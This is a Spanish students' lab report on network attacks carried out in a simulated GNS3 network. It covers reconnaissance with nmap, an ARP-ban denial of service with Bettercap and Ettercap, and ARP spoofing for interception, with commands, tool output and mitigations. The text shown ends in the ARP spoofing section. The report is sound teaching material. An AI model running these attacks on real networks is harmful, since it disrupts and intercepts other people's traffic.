

# Memoria SEGURIDAD

## Ciberataques

*Integrantes:*

Carlos Fernández Deus  
Pablo Pío Rejo iglesias  
Rodrigo José Sifontes Ferreiro

# Índice


<b>Montando el escenario</b>	<b>4</b>
¿Cómo montarlo en nuestro equipo?	4
Posibles Errores	4
<b>Obteniendo la información</b>	<b>5</b>
<b>DoS: ARP Ban</b>	<b>7</b>
Con Bettercap	7
Paso a Paso	7
Con Ettercap	9
Paso a Paso	9
¿Cómo evitarlo?	11
<b>MitM: ARP Spoofing</b>	<b>13</b>
Paso a Paso	13
¿Cómo solucionarlo?	13
<b>Phishing con página web clonada:</b>	<b>14</b>
Con Servidor BeEF	14
¿Cómo configurarlo?	14
Paso a Paso	14
¿Cómo evitarlo?	19
Con Social Engineering toolkit	20
Paso a Paso	20
¿Cómo protegerse?	25
<b>DNS Spoofing</b>	<b>26</b>
¿Cómo configurarlo?	26
Paso a paso	26
<b>SSLstrip</b>	<b>31</b>
ARP Poisoning en Ettercap + proxy SSLstrip en Bettercap	31
Paso a Paso	31
¿Cómo evitarlo?	34
<b>DHCP-starvation (DOS)</b>	<b>35</b>
Paso a Paso	35
¿Cómo solucionarlo?	37
<b>DHCP-starvation y DHCP-spoofing</b>	<b>38</b>
DHCP-spoofing	38

Paso a Paso	38
¿Cómo solucionarlo?	40
<b>STP</b>	<b>41</b>
Paso a Paso	41
¿Cómo protegernos?	42
<b>Anexos</b>	<b>43</b>
1	43
2	44

# Montando el escenario

Para la realización de esta práctica, fue necesario preparar un pequeño escenario en GNS3 que simula una red local pequeña con el fin de poder realizar los distintos ataques.

Algo parecido a esto:



Para hacer funcional dicho escenario en GNS3, se explica a continuación de dos maneras:

## ¿Cómo montarlo en nuestro equipo?

Utilizando el fichero adjunto del escenario que se encuentra junto a esta memoria (**poner aquí el nombre**). Basta con realizar las siguientes modificaciones:


- Modificar la dirección mac del router R1 a la dirección MAC de la interfaz conectada a internet desde nuestro ordenador. ([paso a paso](#))<sup>1</sup>
- Modificar la interfaz del cloud correspondiente a la acorde según la conexión a internet del ordenador. ([paso a paso](#))<sup>2</sup>

## Posibles Errores

- Puede ocurrir que aunque el ping a internet (8.8.8.8) desde R1 funcione después de las modificaciones anteriores, pero el PC1 falle en realizar el dhcp, para esto eliminarlo y poner manualmente otro.
- Si se deja el gns3 abierto mucho tiempo sin usar, aunque "todo" se quede apagado, el cloud no se apaga. Esto puede provocar un fallo en el que se suspenda la conexión a internet. En este caso cerrar y volver a abrir el gns3

# Obteniendo la información

1. Revisamos cuál interfaz tenemos conectada a la red donde se encuentra nuestra víctima. Como en nuestro caso simulamos la red en un entorno con GNS3, basta con verlo en la interfaz gráfica:



La interfaz e1 (eth 1 ó ethernet 1) está conectada

2. Ubicamos la ip asignada por DHCP a dicha interfaz desde nuestro sistema operativo del atacante

```
kali@kali:~  
File Actions Edit View Help  
[(kali㉿kali)-[~]]  
$ ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
      ether 08:00:27:3e:11:1a txqueuelen 1000 (Ethernet)  
      RX packets 0 bytes 0 (0.0 B)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 0 bytes 0 (0.0 B)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.0.3 netmask 255.255.255.0 broadcast 192.168.0.255  
      inet6 fe80::d848:7823:c642:8094 prefixlen 64 scopeid 0x20<link>  
      ether 08:00:27:12:43:d7 txqueuelen 1000 (Ethernet)  
      RX packets 54 bytes 5964 (5.8 KiB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 76 bytes 9504 (9.2 KiB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1 prefixlen 128 scopeid 0x10<host>  
      loop txqueuelen 1000 (Local Loopback)  
      RX packets 4 bytes 240 (240.0 B)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 4 bytes 240 (240.0 B)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. En caso de que la herramienta que vayamos a usar sea para un MitM donde necesitemos reenviar tráfico, y dicha herramienta no lo habilite, basta con ejecutar lo siguiente en el atacante:

```
[(kali㉿kali)-[~]]  
$ sudo su  
[sudo] password for kali:  
[(root㉿kali)-[~/home/kali]]  
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

4. Si quisiéramos descubrir desde el atacante la ip específica de nuestra víctima, una de las opciones es con la herramienta nmap:

```
└──(root㉿kali)-[~/home/kali]
└─# nmap -sS -O 192.168.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-03 11:23 EST
[
```

```
└──(root㉿kali)-[~/home/kali]
└─# nmap -sS -O 192.168.0.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-03 11:23 EST
Nmap scan report for 192.168.0.1
Host is up (0.010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: D4:6D:6D:8A:1F:0C (Intel Corporate)
OS details: Cisco 800-series, 1801, 2000-series, 3800, 4000, or 7000-series router; or 1100 or 1242G WA
P (IOS 12.2 - 12.4), Cisco Aironet 1130 WAP (IOS 12.4)
Network Distance: 1 hop

Nmap scan report for 192.168.0.2
Host is up (0.0079s latency).
All 1000 scanned ports on 192.168.0.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:85:F6:DF (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.0.3
Host is up (0.000041s latency).
All 1000 scanned ports on 192.168.0.3 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 776.25 seconds
└──(root㉿kali)-[~/home/kali]
```

Conociendo la MAC o bien fijándonos en el SO indicado al lado de esta, podemos diferenciar a la interfaz de la víctima de otros dispositivos

5. Para conocer la ip del gateway de nuestro atacante, la manera más sencilla es con el comando route:

```
└──(kali㉿kali)-[~]
└─$ route -n
Kernel IP routing table
Destination      Gateway      Genmask      Flags Metric Ref      Use Iface
0.0.0.0          192.168.0.1  0.0.0.0      UG      100      0          0 eth1
192.168.0.0      0.0.0.0      255.255.255.0  U       100      0          0 eth1
```

# Ataques

## DoS: ARP Ban

Consiste en un ataque MitM en el cual cambiamos la tabla arp de la víctima para que en lugar de enviar su tráfico directamente al router gateway, lo envié primero al atacante (como en el ARP spoofing/poisoning) para luego denegamos su salida al router, cortando su conexión a internet.

### Con Bettercap

#### **Paso a Paso**

1. Lanzamos la aplicación Bettercap en nuestra interfaz conectada a la red de la víctima:


```
└─(root㉿kali)-[~/home/kali]
  └─# docker run -it --privileged --net=host -v bettercap:/usr/local/share/bettercap bettercap/bettercap -iface eth1
    bettercap v2.32.0 (built for linux amd64 with go1.16.4) [type 'help' for a list of commands]

    192.168.0.0/24 > 192.168.0.2 » [14:55:34] [sys.log] [inf] gateway monitor started ...
    192.168.0.0/24 > 192.168.0.2 » |
```

2. Habilitamos net.probe para detectar a nuestra víctima dentro de la subred:

```
192.168.0.0/24 > 192.168.0.2 » net.probe on
[14:56:59] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.2 » [14:56:59] [sys.log] [inf] net.probe probing 256 addresses on 192.168.0.0/24
192.168.0.0/24 > 192.168.0.2 » [14:56:59] [endpoint.new] endpoint 192.168.0.3 detected as 08:00:27:85:f6:df (PCS Computer Systems GmbH).
192.168.0.0/24 > 192.168.0.2 » |
```

3. Antes de lanzar el ataque, comprobamos que la víctima tuviese efectivamente conexión:



4. (Opcional) Se puede especificar, antes de activar el ataque, la ip de nuestra víctima, de manera que si hubiesen más dispositivos conectados a la red, solo esta fuese afectada (también hay la opción de whitelist en caso inverso)


```
192.168.0.0/24 > 192.168.0.2 » set arp.spoof.whitelist 192.168.0.3  
192.168.0.0/24 > 192.168.0.2 » set arp.spoof.targets 192.168.0.3
```

En los siguientes pasos, seguiremos sin haber ejecutado ninguno de estos dos

5. Lanzamos el ataque:

```
192.168.0.0/24 > 192.168.0.2 » arp.ban on  
[15:01:08] [sys.log] [war] arp.spoof running in ban mode, forwarding not enabled!  
192.168.0.0/24 > 192.168.0.2 » [15:01:08] [sys.log] [inf] arp.spoof arp snooper started, probing 256 targets.  
192.168.0.0/24 > 192.168.0.2 » [15:01:08] [sys.log] [inf] lockerd run as privileged user host avbattercapd@ip-192-168-0-3:~$
```


6. Y finalmente podemos apreciar como la conexión en la víctima queda totalmente suspendida




## Con Ettercap

### Paso a Paso


Para ello usaremos Ettercap que ya viene instalado por defecto en kali. Primero iniciaremos y analizaremos las mac que existan en la red.



Nosotros estamos utilizando la eth1




Escaneamos la red con Scan for hosts





Nos salen las MAC del router por defecto y del host(Víctima).

Ponemos la del router como target 1 y la del host como target 2.



## Iniciamos el poisoning



Comprobamos que en las tablas arp del router y del host(víctima) está la mac de kali.

```
PC1> ping 192.168.0.1


84 bytes from 192.168.0.1 icmp_seq=1 ttl=254 time=11.536 ms
84 bytes from 192.168.0.1 icmp_seq=2 ttl=254 time=13.752 ms
84 bytes from 192.168.0.1 icmp_seq=3 ttl=254 time=4.285 ms
^C
PC1> ping 192.168.0.1

84 bytes from 192.168.0.1 icmp_seq=1 ttl=254 time=6.762 ms
84 bytes from 192.168.0.1 icmp_seq=2 ttl=254 time=3.727 ms
84 bytes from 192.168.0.1 icmp_seq=3 ttl=254 time=15.839 ms
84 bytes from 192.168.0.1 icmp_seq=4 ttl=254 time=12.619 ms
84 bytes from 192.168.0.1 icmp_seq=5 ttl=254 time=4.207 ms

PC1> sh arp

08:00:27:37:3f:e9 192.168.0.1 expires in 113 seconds
08:00:27:37:3f:e9 192.168.0.2 expires in 113 seconds


PC1>
```



```

R1
Internet 192.168.0.1      - cc04.abfc.0000 ARPA  FastEthernet0/0
Internet 192.168.0.2      0 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.0.4      0 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.122.183  - cc04.abfc.0010 ARPA  FastEthernet1/0
R1#sh arp
Protocol Address          Age (min) Hardware Addr Type   Interface
Internet 192.168.0.1      - cc04.abfc.0000 ARPA  FastEthernet0/0
Internet 192.168.0.2      0 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.0.4      1 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.122.183  - cc04.abfc.0010 ARPA  FastEthernet1/0
R1#sh arp
Protocol Address          Age (min) Hardware Addr Type   Interface
Internet 192.168.0.1      - cc04.abfc.0000 ARPA  FastEthernet0/0
Internet 192.168.0.2      0 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.0.4      1 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.122.183  - cc04.abfc.0010 ARPA  FastEthernet1/0
R1#sh arp
Protocol Address          Age (min) Hardware Addr Type   Interface
Internet 192.168.122.1    15 5254.000a.0784 ARPA  FastEthernet1/0
Internet 192.168.0.1      - cc04.abfc.0000 ARPA  FastEthernet0/0
Internet 192.168.0.2      0 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.0.4      1 0800.2737.3fe9 ARPA  FastEthernet0/0
Internet 192.168.122.183  - cc04.abfc.0010 ARPA  FastEthernet1/0
R1#

```



```

root@kali: /home/kali
File Actions Edit View Help
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inetc6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:3f:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.4/24 brd 192.168.0.255 scope global dynamic noprefixroute
        valid_lft 85530sec brd 85530sec
        inetc6 fe80::983b:af3c:481d:65fa/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
    (kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
[root@kali]# /home/kali
# echo 1 > /proc/sys/net/ipv4/ip_forward

```

## ¿Cómo evitarlo?

Se podría **asignar estáticamente las tablas arp** lo cual acabaría con este problema pero tiene un coste administrativo muy grande.

También es posible habilitar Port Security en un switch puede ayudar a mitigar los ataques. Port Security se puede configurar para **permitir solo una única dirección MAC en un puerto de switch**, lo que priva a un atacante de la posibilidad de asumir de forma malintencionada varias identidades de red. Sin embargo puede ser poco práctico dependiendo de la arquitectura.

Otra opción sería **implementar Dynamic ARP Inspection (DAI)**, estas funciones evalúan la validez de cada mensaje ARP y eliminan los paquetes que parecen sospechosos o maliciosos. Por lo general, DAI también se puede configurar para limitar la velocidad a la que los mensajes ARP pueden pasar a través del conmutador, lo que previene efectivamente los ataques DoS.

Por último, como siempre, lo más seguro es **cifrar los datos** pues el atacante no podría obtener información de ellos más que saber a dónde nos estamos conectando cosa que con una vpn o proxy estaría resuelto.

# MitM: ARP Spoofing

Consiste en un ataque MitM en el cual cambiamos la tabla arp de la víctima para que en lugar de enviar su tráfico directamente al router gateway, lo envíe primero al atacante y luego le reenviamos su salida al router, permaneciendo oculto para ambos


## Paso a Paso

Partiendo del paso a paso con Ettercap del ARP Ban, para el **spoofing** solo necesitamos habilitar reenvío para que tenga conexión a internet

Comando en modo super usuario

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Comprobamos que al hacer ping los paquetes van y vienen desde el kali



No.	Time	Source	Destination	Protocol	Length	Info
4	4.852865059	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x4e0c, seq=1/256, ttl=64 (no response found!)
5	4.855367633	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x4e0c, seq=1/256, ttl=64 (reply in 6)
6	4.886406926	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) reply id=0x4e0c, seq=1/256, ttl=116 (request in 5)
7	4.881940341	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) request id=0x4e0c, seq=2/256, ttl=116 (no response found!)
8	4.881940352	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) reply id=0x4f0c, seq=2/256, ttl=116 (request in 7)
9	5.899982749	192.168.0.2	8.8.8.8	ICMP	98	Echo (ping) request id=0x4f0c, seq=3/256, ttl=64 (no response found!)
10	5.914797628	8.8.8.8	192.168.0.2	ICMP	98	Echo (ping) reply id=0x4f0c, seq=3/256, ttl=64 (reply in 18)
